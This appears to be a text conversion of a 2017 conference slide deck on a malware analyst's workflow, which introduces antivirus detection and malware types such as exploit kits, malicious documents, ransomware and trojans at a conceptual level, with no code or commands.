



A day in the life of a malware analyst
February 28, 2017

About Didier

I'm Didier Stevens and work as a senior analyst for NVISO. This includes malware analysis and incident response. I'm a Microsoft MVP and SANS Internet Storm Center Handler.

Q&A

A day in the life of a malware analyst

A day in the life of a malware analyst



- Informed that (potential) malware is detected
- Decide to analyze or not
- Analyze malware
- Action



A day in the life of a malware analyst



- **Informed that (potential) malware is detected**
- Decide to analyze or not
- Analyze malware
- Action



What is malware?

Types of Malware



Malicious software (Malware) is software that is intentionally included or inserted in a computer system for a harmful purpose.
(Newman, R. C. (2006))

What is malware?

Types of Malware




CIA:

- **C**onfidentiality
- **I**ntegrity
- **A**vailability



It's an uphill battle



The McAfee Labs malware zoo grew 12% in the most recent quarter. It now contains more than 433 million samples.

<http://www.mcafee.com/ca/resources/reports/rp-quarterly-threats-aug-2015.pdf>

A day in the life of a malware analyst







- ▶ Informed that (potential) malware is detected.
 - Anti-Virus (workstation, server, proxy, ...)
 - Suspicious file
 - Suspicious e-mail
 - Strange behavior (network connections, performance, ...)
 - ...



Anti-Virus detection

Malware Detection




	File is malicious	File is benign
Flagged as malicious by AV	True positive 	False positive 
Flagged as benign by AV	False negative 	True negative 

Anti-Virus detection



- ▶ Fred Cohen: Malware detection is an undecidable problem
- ▶ 1987: formal proof that malware detection is like halting problem




Anti-Virus detection



▀ W32/Korgo.worm.g


- Date & time
- Computername
- Filename & path
- ...



Types of Malware

Introduction

Types of Malware



Exploit Kits

Types of Malware



Exploit Kits




Exploit Kits

Types of Malware



An **Exploit Kit** is malware installed on a compromised webserver that tries to compromise web clients via exploits.



Exploring the Blackhole exploit kit

A technical paper by Fraser Howard, SophosLabs, UK

[Table of contents](#)


[← Prev](#) | [Next →](#)

1 Introduction

Over the last few years the volume of malware seen in the field has grown dramatically, thanks mostly to the use of automation and kits to facilitate its creation and distribution.


Exploit Kits

Types of Malware



Exploit Kits

Types of Malware



Malicious Documents

Types of Malware



Malicious Documents


Malicious Documents

Types of Malware



A **Malicious Document** is malware inside a document that achieves code execution via exploits or scripting.

A **maldoc** is often the vector for malware like banking trojans or ransomware



Ransomware

Types of Malware



Ransomware

Ransomware

Types of Malware



Ransomware is a type of malware that restricts access to a computer system that it infects in some way, and demands that the user pay a ransom to the operators of the malware to remove the restriction.
(Wikipedia)




<https://blogs.mcafee.com/mcafee-labs/meet-tox-ransomware-for-the-rest-of-us/>

Ransomware

Types of Malware



New Ransomware




Ransomware continues to grow very rapidly—with the number of new ransomware samples rising 58% in Q2. As first discussed in the *McAfee Labs Threats Report: May 2015*, we attribute the increase to fast-growing new families such as CTB-Locker, CryptoWall, and others. The total number of ransomware samples grew 127% in the past year.

<http://www.mcafee.com/ca/resources/reports/rp-quarterly-threats-aug-2015.pdf>

Ransomware – CryptoLocker Example

Types of Malware



Trojans


Types of Malware



Trojans

Trojans

Types of Malware



A **trojan** is a program that appears legitimate, but performs some illicit activity when it is run

Placed phone calls

Number 123456789


Sent SMS messages

Number 0735445281 Message 92a871af351ba74720dd7ab4d9126996

Number 0735445281 Message Sending sms...

Trojans

Types of Malware




Historical Trojans – Zeus

Types of Malware



How the Fraud Works

